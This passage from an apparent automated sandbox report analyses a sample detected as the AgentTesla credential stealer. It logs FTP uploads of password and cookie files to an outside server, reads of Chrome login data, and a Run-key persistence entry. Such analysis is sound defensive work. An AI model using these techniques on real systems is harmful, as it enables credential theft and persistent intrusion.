May 12, 2021 20:46:53.172095060 CEST	21	49728	192.145.239.54	192.168.2.5	200 TYPE is now 8-bit binary

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 12, 2021 20:46:53.172394037 CEST	49728	21	192.168.2.5	192.145.239.54	PASV
May 12, 2021 20:46:53.368855000 CEST	21	49728	192.145.239.54	192.168.2.5	227 Entering Passive Mode (192,145,239,54,124,247)
May 12, 2021 20:46:53.574423075 CEST	49728	21	192.168.2.5	192.145.239.54	STOR PW_user-287400_2021_05_12_23_51_50.html
May 12, 2021 20:46:53.770802975 CEST	21	49728	192.145.239.54	192.168.2.5	150 Accepted data connection
May 12, 2021 20:46:53.976913929 CEST	21	49728	192.145.239.54	192.168.2.5	226-File successfully transferred 226-File successfully transferred226 0.206 seconds (measured here), 2.20 Kbytes per second
May 12, 2021 20:46:55.153923988 CEST	49728	21	192.168.2.5	192.145.239.54	PASV
May 12, 2021 20:46:55.350323915 CEST	21	49728	192.145.239.54	192.168.2.5	227 Entering Passive Mode (192,145,239,54,124,203)
May 12, 2021 20:46:55.548857927 CEST	49728	21	192.168.2.5	192.145.239.54	STOR CO_user-287400_2021_05_12_23_51_54.zip
May 12, 2021 20:46:55.745430946 CEST	21	49728	192.145.239.54	192.168.2.5	150 Accepted data connection
May 12, 2021 20:46:55.942846060 CEST	21	49728	192.145.239.54	192.168.2.5	226-File successfully transferred 226-File successfully transferred226 0.197 seconds (measured here), 6.52 Kbytes per second

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Telex.exe PID: 6352 Parent PID: 5572

General

Start time:	20:45:09
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\Telex.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Telex.exe'
Imagebase:	0x440000
File size:	879616 bytes
MD5 hash:	01FE9288B37BDEB3684DB4BD497685E2
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.239739509.0000000003869000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.239739509.0000000003869000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.238604586.00000000028A5000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC4CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC4CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Telex.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DF5C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Telex.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6DF5C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC25705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC25705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC2CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CA91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CA91B4F	ReadFile

Analysis Process: Telex.exe PID: 6424 Parent PID: 6352

General

Start time:	20:45:12
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\Telex.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Telex.exe
Imagebase:	0x7e0000
File size:	879616 bytes
MD5 hash:	01FE9288B37BDEB3684DB4BD497685E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.502487076.0000000002B81000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.502487076.0000000002B81000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.496219146.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.496219146.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.502933000.0000000002C03000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.502771261.0000000002BCE000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC4CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC4CF06	unknown
C:\Users\user\AppData\Roaming\mDPTQJF1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CA9BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CA9DD66	CopyFileW
C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CA9DD66	CopyFileW
C:\Users\user\AppData\Roaming\vkq1voel.sze	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CA9BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\vkq1voel.sze\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CA9BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\vkq1voel.sze\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CA9BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\vkq1voel.sze\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6CA9DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\vkq1voel.sze\Chrome\Default\Cookies	success or wait	1	6CA96A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 26 fe 9b 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 de 0a 00 00 8c 02 00 00 00 00 00 42 fc 0a 00 00 20 00 00 00 00 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...&..`.......... ....P.............B.... ....@.. ....@................	success or wait	4	6CA9DD66	CopyFileW
C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CA9DD66	CopyFileW
C:\Users\user\AppData\Roaming\vkq1voel.sze\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6CA9DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC25705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC2CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CA91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CA91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CA91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CA91B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CA91B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CA91B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CA91B4F	ReadFile
C:\Users\user\AppData\Roaming\vkq1voel.sze\Chrome\Default\Cookies	unknown	16384	success or wait	2	6CA91B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	mDPTQJF1	unicode	C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe	success or wait	1	6CA9646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	mDPTQJF1	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6CA9DE2E	RegSetValueExW

Analysis Process: mDPTQJF1.exe PID: 4652 Parent PID: 3472

General

Start time:	20:45:43
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe'
Imagebase:	0x140000
File size:	879616 bytes
MD5 hash:	01FE9288B37BDEB3684DB4BD497685E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000F.00000002.321251041.00000000026F5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.322963471.00000000036B9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000002.322963471.00000000036B9000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 26%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC4CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC4CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\mDPTQJF1.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DF5C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\mDPTQJF1.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6DF5C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC25705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC2CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC25705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CA91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CA91B4F	ReadFile

Analysis Process: mDPTQJF1.exe PID: 6100 Parent PID: 4652

General

Start time:	20:45:49
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe
Imagebase:	0x100000
File size:	879616 bytes
MD5 hash:	01FE9288B37BDEB3684DB4BD497685E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: mDPTQJF1.exe PID: 4724 Parent PID: 4652

General

Start time:	20:45:50
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe
Imagebase:	0x360000
File size:	879616 bytes
MD5 hash:	01FE9288B37BDEB3684DB4BD497685E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: mDPTQJF1.exe PID: 5920 Parent PID: 4652

General

Start time:	20:45:50
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe
Imagebase:	0xb50000
File size:	879616 bytes
MD5 hash:	01FE9288B37BDEB3684DB4BD497685E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.501977027.00000000030C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.501977027.00000000030C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.496113093.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000012.00000002.496113093.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC4CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC4CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC25705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC2CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CA91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CA91B4F	ReadFile

Analysis Process: mDPTQJF1.exe PID: 852 Parent PID: 3472

General

Start time:	20:45:51
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe'
Imagebase:	0xb10000
File size:	879616 bytes
MD5 hash:	01FE9288B37BDEB3684DB4BD497685E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC4CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC4CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC25705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC2CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CA91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CA91B4F	ReadFile

Disassembly

Code Analysis